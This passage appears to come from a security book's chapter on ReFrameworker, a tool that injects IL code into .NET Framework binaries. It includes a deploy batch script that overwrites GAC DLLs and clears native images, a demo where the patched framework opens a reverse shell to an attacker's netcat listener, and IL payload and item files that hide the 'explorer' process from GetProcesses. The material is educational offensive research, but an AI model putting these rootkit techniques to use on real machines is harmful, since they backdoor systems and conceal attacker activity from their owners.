The tool ReFrameworker.exe is executed (by the command line or from windows), and display its main UI. The user loads an item by using the menu, providing by that all the information required for the tool to perform the modificationl. The user clicks on start in the menu to begin the process in which the tool will copy the target binary from the specified location to the Workspace "Input" directory. The tool will disassemble the binary and generate IL code out of it and save it into the "disassemble" directory. The tool will modify the IL code by injecting the required modules (as described in the item file). It will then assemble it into a binary which is saved in the "Output" directory. This modified binary (containing all the injected code) can now replace the original binary, as long as it is deployed in the correct location inside the Runtime and the Framework is cleared from precompiled images. The tool then suggests creating deployer/undeployer batch files, that performs easy deployment of the modified binary and restoration of the original binary.

Step 1 - Loading an item

Launch ReFrameworker.exe, either from the command line or from clicking on it from inside Windows. The tool's main form will be displayed, as can be seen in figure 7.2:




The display is divided for two main sections - the "Item Info" at the top and "Progress" at the bottom. There's also a menu composed of "File", "Settings", and "About" sub-menus for interacting with the user.

The "Item Info" (figure 7.3) is where all the information about a modification is displayed, as specified by a loaded item. We didn’t load any item yet therefore it's now empty.


The information displayed is the loaded item, binary name (target of modification), binary location, precompiled image location, item description, and the modules (payload, method, class, reference) that are going to be injected.

Below that appears the "Progress" section (figure 7.4). It is used to display valuable information during the modification progress.

Let's start with loading an item – we'll load an item that represents the last example, called "Conditional Reverse shell.item". So we'll go to the "File" menu, and click on "Load Item" (figure 7.5):




After analyzing the item file and parsing all the necessary information about the binary modification, ReFrameworker will display that information in the "Item Info" area, and will notify the user about a successful loading of the intem inside the "Progress" area (figure 7.6):



Everything is set now to perform the modification.

Step 2 – Start modification

Next, we need to instruct the tool to perform the actual modification, so we'll go to the "File" menu and select the "Start!" option (figure 7.7):



Now the tool will perform the "heavy duty" operation of modifying the target binary. Clicking on “Start!” will cause the tool to perform the following steps:


1. Copy the binary from the specified location (usually from the Framework) to the Workdir\Input directory.
2. Disassemble the binary and save the output to the Workdir\Disassembled directory.
3. Inject all payloads contained in the loaded item.
4. Inject all methods contained in the loaded item.
5. Inject all classes contained in the loaded item.

6. Inject all references contained in the loaded item.
7. Assemble the IL code containing the injected modules into back into a binary, saved into the Workdir\Output directory.
8. Generate batch deployer / undeployer (optional)


During the progress of binary modification, the tool will display information about its current stage. It will report the following events, in accordance to the performed stage:

- Loading of an item
- Disassembling of the binary to IL
- Injection of a payload, along with its name
- Injection of a method, along with its name
- Injection of a class, along with its name
- Injection of a reference, along with its name
- Disassembling of the modified IL to a new binary
- Generation of deployer / undeployer
- Status of injection mission

So as the tool works on modifying that binary (it might take a minute or so, depending on the required task), we can observe the current stage at the Progress window. After a successful injection, the tool will inform the user about the success of the modification progress and creation of the modified binary, by displaying the following message box (figure 7.8)




Afterwards, the tool will ask whether we want to generate deployers (figure 7.9) - which we'll mostly do.



Click on "Yes" on this message box will create the deployers, which we'll use at the next stage.

Looking at the display (figure 7.10), we'll see that all the modules were injected successfully and that the deploy.bat and undeploy.bat were generated. At the end, it tells us that it has "Finished successfully".



At this stage, we now have the new modified binary in the Workdir\Output directory, ready to be deployed. The Framework was not modified yet – so let's deploy it.

Step 3 - Run deployer.bat on target machine

At this stage, ReFrameworker pretty much has finished its job. It has created the modified binary to be deployed manually, or with the easy to use deployer and undeployer it had created. But why didn't ReFrameworker deploy the modified binary from the first place, and left it to be formed by an external batch file it created? Shouldn't ReFrameworker go all the way and perform that additional stage, without counting on those batch files?

The answer is no.

Deploy.bat and Undeploy.bat are intentionally separated from the ReFrameworker application since the deployment will usually be performed on a target machine which

is not necessarily the same as the machine that created the modified binary. The user can create modified binaries on his machine, that can later be deployed on many other target machines. All the user needs is to deliver the modified binary to the target machine (and maybe also the deployer batch file for easy deployment). And in our case, the user is the attacker (although remember that ReFrameworker is a generic framework modification tool not necessarily tied with malicious modifications – it all depents ion the intent of the user).
To put it in other words – the ReFrameworker is used on the attacker's side, while its output is used on the victim's side.

TIP:
The deploy.bat / undeploy.bat files can be used for fast switching between the original behavior to the modified behavior, and back. Use them and they'll save you a lot of time.

So let's deploy our modified binary using deploy.bat, but first make sure that ReFrameworker (or any other application that might use that binary) is currently running). We need to overwrite the original binary and we don’t want it to be locked by some other process.

The deploy.bat and undeploy.bat files are created on the same directory where ReFrameworker.exe was launched. It's important to set the correct path from which the batch file will copy the binary. The generated batch file contains the path to the binary relative to the ReFrameworker executable (Workspace\Output\BINARY_NAME), so as long as you use it without moving it it's

fine, but if you plan on moving it, say, to another directory or another machine you need to edit the batch file and update the correct location.

Let's take a look at the content of the deploy.bat file, generated by the tool for the item that was used:

[begin code]

```
@echo off
echo ReFrameworker Auto-Generated batch file for deploying modified binaries
echo.
echo Deploying System.Windows.Forms.dll to
c:\WINDOWS\assembly\GAC_MSIL\System.Windows.Forms\2.0.0.0__b77a5c5619
34e089
echo.
::YOU MIGHT WANT TO SET THE CORRECT PATH FROM WHICH THE
MODIFIED BINARY IS COPIED
copy /y Workspace\Output\System.Windows.Forms.dll
c:\WINDOWS\assembly\GAC_MSIL\System.Windows.Forms\2.0.0.0__b77a5c5619
34e089\System.Windows.Forms.dll
echo Disabling NGEN for System.Windows.Forms.dll
echo.
c:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\ngen.exe uninstall
System.Windows.Forms 2 > NUL
echo Deleting native image from
c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms
echo.
```

rd /s /q

c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\System.Windows.Forms

2>NUL


[end code]

The value of the modified binary location path you might want to update is marked as bold.

The deploy.bat batch file performs the following tasks:


- Overwrite the original Framework binary (as specified by the item file) with the modified binary
- Disable NGEN mechanism for that binary
- Clear precompiled native images (as specified by the item file)

Let's launch deploy.bat from the command line of the target machine (figure 7.11):




And that's it. The deployer does everything, and now the Framework contains and uses the modified binary.

Let's test if it works. Setting netcat to listen on incoming connections on port 1234 at the attacker's machine (figure 7.12), and waiting for incoming connections.




Now, at the victim's side, let's execute the executable SensitiveApplication.exe. Immediately, we'll get a reverse shell at the attacker's machine as expected (figure 7.13):



Our deployed binary did its job, and now every time that an executable called "SensitiveApplication" is executed it will behave the same. Of course, the behavior is something thwe attacker can control and implement any desired logic. The interesting thing is that all the user of the tool had to do is just click on a couple of items and use that generated batch file to modify the framework.

Now, in case we want to "undo" that behavior we can use the undeploy.bat file for easy removal of the modified binary and restoration of the original binary which was stored by the tool. So let's open again the command prompt, and execute the undeploy.bat batch file (figure 7.14):



Now everything is back to normal. The Framework's binary has been restored to its initial state, so that the MCR was removed. We can easily test that the behavior of that specific modification was removed (in this case) by setting up netcat again at the attacker's side and executing the "SensitiveApplication.exe executable. This time, nothing happened – as expected.

As it was with the deploy.bat file, we also might want to update the directory of the original batch file, in case the directory containing the binary was changed. In this case, we'll have to edit the file and set it to the correct location:

[begin code]

@echo off

echo ReFrameworker Auto-Generated batch file for undeploying (restoring) modified binaries

echo.

echo Undeploying System.Windows.Forms.dll from c:\WINDOWS\assembly\GAC_MSIL\System.Windows.Forms\2.0.0.0__b77a5c561934e089

echo.

::YOU MIGHT WANT TO SET THE CORRECT PATH FROM WHICH THE ORIGINAL BINARY IS COPIED

copy /y **Workspace\Input\System.Windows.Forms.dll** c:\WINDOWS\assembly\GAC_MSIL\System.Windows.Forms\2.0.0.0__b77a5c561934e089\System.Windows.Forms.dll

[end code]

The directory containing the file is marked in bold at the file.

TIP:

In case you are testing the deploy.bat/undeploy.bat files on the same machine you're using ReFrameworker, don't forget to close it since the binary DLL you want to deploy might be in use by ReFrameworker.

The Workspace directory

The "Workspace" directory, located at the same directory in whoch ReFrameworker.exe resides, is where all the modification process happens. It is composed from the following sub-directories, each of them responsible for a different stage of the modification:


- Input – contains the original binary that was extracted from the Framework.
- Disassembled – contains the IL disassembled code that the tool generated from the original binary that was stored in the "Input" directory. The tool performs all the various modifications in this directory until the final IL code is reached.
- Output – contains the modified binary, after assembling the IL code that was read from the "Disassembled" directory. In case that everything was fine, the new modified binary will be created in this directory.

As can be seen, the tool uses the "Workspace" sub directories while performing "staging" progress – the original file is putted into the "Input" directory, its IL code is generated at the "Disassembled" directory (where it's modified), and finally it is assembled back to the "Output" directory.

Besides of used as a staging directory, the workspace also serves as the storage of the original and modified binaries, that are used by deployer/undeployer batch files.


Clearing the workspace

Although not mandatory, it is often preferred to clean the workspace between the usages of items. In case the workspace is "dirty" (i.e. the directories are not empty), the tool will ask the user upon starting working on an item whether he wants to clean the content of the workspace before beginning the modification process (figure 7.15)



Clicking on "yes" will cause the tool to delete the content of workspace, otherwise the content will be overwritten with the new files that will be created.

It is also possible to manually clear the content of the workspace by going to the "file" menu and selecting the option "clear directory content" (figure 7.16):



Developing new modules

Up until now we talked about the tool, and how to use it. We used modules that were already included with the tool, created mainly to demonstrate the attacks discussed in the book.

But what about creating new modules? In this section we'll discuss how it is possible to add new modules to the tool, and by that extending its modification abilities.

We'll start with an overview of the "Modules" directory, following that attack scenario we'll be implementing with ReFrameworker, as new modules we're going to add to the tool.

The Modules directory

The modules directory, located at the same directory in which ReFrameworker.exe resides, is where all the modules are stored and used by the tool. The directory contains a separate sub directory for each type of module, named after the module type. The sub directories are called:

- Classes
- Items
- Methods
- Payload
- Refs

Those directories contain modules, which are text based files containing the code that will be injected into the modified binary. Adding new modules is as simple as copying them to the correct directory, and that's it. No need for changes of configuration, to register them, or any kind of tweaking to the tool.
They can even be added while the tool is running.

So let's see how new modules are created – and the best why is to do that with an example of an attack scenario.

Attack scenario – hiding processes using ReFrameworker

In our next example, we'll see how an attacker can deploy a MCR that will lie to the applications about processes running on the target machine, using the capabilities of ReFrameworker. The attack will be against the "GetProcesses(string machineName)" method located inside the System.Diagnostics.Process namespace, which is responsible for providing an array of "Process" objects, representing the current running processes. The target of the following PoC is to hide a specific process, by omitting it from the array that this method should return to the caller. It our example, will hide the "explorer" process.

This kind of attack is constructed from a payload, injected into the GetProcesses method that changes its logic by manipulating the array that contains the information about the running processes. This array contains an object of type "Process", representing the OS level processes. The payload will look for the object representing the process it is supposed to hide, and will remove it from the array.

The payload module will make use of 2 new methods that will be injected into the Framework that we had encountered in chapter 6 – "FindValue" and "RemoveFromArray" that are responsible to locate the index of an object containing a specific value inside a given array, and remove an item based on a given index, accordingly. Those methods will be used as 2 separate method modules.

We'll also need of course an item module for binding everything together.

So we have a total of 1 payload, 2 methods, and 1 item to implement the described attack. Our task will be to create the required modules in order to implement such attack.


Creating new payloads

Creating new payloads is achieved by simply creating a text file inside the "Payload" directory under "Modules", containing the code that we want to inject into the binary's IL code. Sounds quite simple. But what would that payload be? How do we know what to inject so that it'll fit exactly into the correct code and achieve the required behavior? In order to answer such questions, it's best to observe the target code by disassembling it either "by hand" using ildas.exe or by using Reflector. We'll use Reflector here since we're only interested at the method level only, although that in case when we need to see the 'big picture" it's better to use a disassembler to get the full IL code of the binary.

So let's start by loading the System.dll, the binary that contains the GetProcesses method, located at System.Diagnostics.Process namespace.

Going over the method's code and analyzing it, we can observe how it is constructed. The method declares a couple of local variables, among which is the 2nd variable – and array of Process objects ("System.Diagnostics.Process[] processArray"). The method initializes this array at fills it with Process objects. Finally, the method returns the value of this local variable as a return value.

As can be seen in figure 7.17, the last instruction before the "ret" is "ldloc.2", used to load the value of the 2nd local variable into the evaluation stack to be used as the return value before returning from the method.



Our task is to tamper with that array, by replacing it with a modified array in which a specific Process object was omitted, before the ret instruction.

Let's create a file called "HideProcess.payload.il", and place it into the “Modules\Payload” directory.

Here's the code of that file:

[begin code]

```
ldloc.2
ldstr      "explorer"
call       int32 System.Diagnostics.Process::FindValue(object[], string)
call       class [mscorlib]System.Array System.Diagnostics.Process::
           RemoveFromArray(class [mscorlib] System.Array, int32)
castclass  class System.Diagnostics.Process[]
```

[end code]

The above payload code (that should be injected at the end of the method) assumes that the stack contains the value of the array (stored at the 2nd local variable) it should modify as expected when returned from that method.

The code start with pushing 2nd variable (the array) and the string to search ("explorer") into the evaluation stack, as parameters for the "FindValue" method. This method will search for the object containing the "explorer" string inside the array, and will return the index. The output of this method is stored into the stack. Then, a call to the "RemoveFromArray" method will be performed. The input of this method is already on the stack – the first one is the array that already pushed by the original code (to be used as the return value), and the second is the index that was placed by the "FindValue" method that was called previously.

The "RemoveFromArray" will create a new array by omitting the index it got as a parameter, and will store it into the stack. Since this method returns generic array of type Array containing Process objects, it is up casted into an array of Process objects by using the castclass instruction, that stores the output on the stack. This value, containing the modified array, is now used the return value of the method.

Creating new methods

The payload uses 2 methods we had discussed previously in chapter 6 - FindValue and RemoveFromArray. In order to use them, we'll create 2 text files containing their code as discussed previously. Those files, named FindValue.method.il and RemoveFromArray.method.il accordingly, will be placed on the “Modules\Methods” directory.

Creating new classes

For this specific example, we don't need any classes modules therefore we'll not create any files here. But if we did make use of classes, we'll just have to save their code inside the “Modules\Classes” directory in a similar manner to the usage of methods.

Creating new references

The above payload code does not uses any external references, therefore we don’t need to create any new reference module files. In case we did, we would just need to save it into the “Modules\Refs” directory.

Creating New Items

After defining the modules want to use (or using existing modules), now comes the part in which we instruct the tool how to actual use them – this is where the item module kicks in.

Bellow is the content of the item file "HideProcess.item" that is placed inside the "Modules\Items". The item defines the target of modification, which is the binary "System.dll" along with its path and precompiled image. It declares an injection of 1 payload and 2 classes, as required. Pay attention that the payload is configured to be injected as a post append code into the location of the GetProcesses method, at the end of its code.

[begin code]

```
<Item name="Hide Process">
    <Description>Hide the process "explorer" by modifying the method
```

```
GetProcesses(string machineName) at System.Diagnostics.Process</Description>
<BinaryName>System.dll</BinaryName>
<BinaryLocation>c:\WINDOWS\assembly\GAC_MSIL\System\2.0.0.0__
    b77a5c561934e089</BinaryLocation>
<PrecompiledImageLocation>c:\WINDOWS\assembly\NativeImages_
    v2.0.50727_32\System</PrecompiledImageLocation>
<Payload>
    <FileName>HideProcess.payload.il</FileName>
    <Location><![CDATA[
     GetProcesses(string machineName) cil managed]]></Location>
    <InjectionMode>Post Append</InjectionMode>
</Payload>
<Method>
    <FileName>FindValue.method.il</FileName>
    <Location><![CDATA[} // end of classSystem.Diagnostics.Process]]>
    </Location>
    <BeforeLocation>TRUE</BeforeLocation>
</Method>
<Method>
    <FileName>RemoveFromArray.method.il</FileName>
    <Location><![CDATA[} // end of class System.Diagnostics.Process]]>
    </Location>
    <BeforeLocation>TRUE</BeforeLocation>
</Method>
</Item>
```

[end code]


That's it. We have defined all the required modules for such modification, for ReFrameworker to perform successfully. Let's move to create the modified binary and test whether it works.

TIP:

It is advised to filling in the values for the various <Location> tags by first looking around at the binary by using Reflector, and then disassembles it using ildasm. The output of ildasm contains the actual values you should copy-paste from.

Launching the item

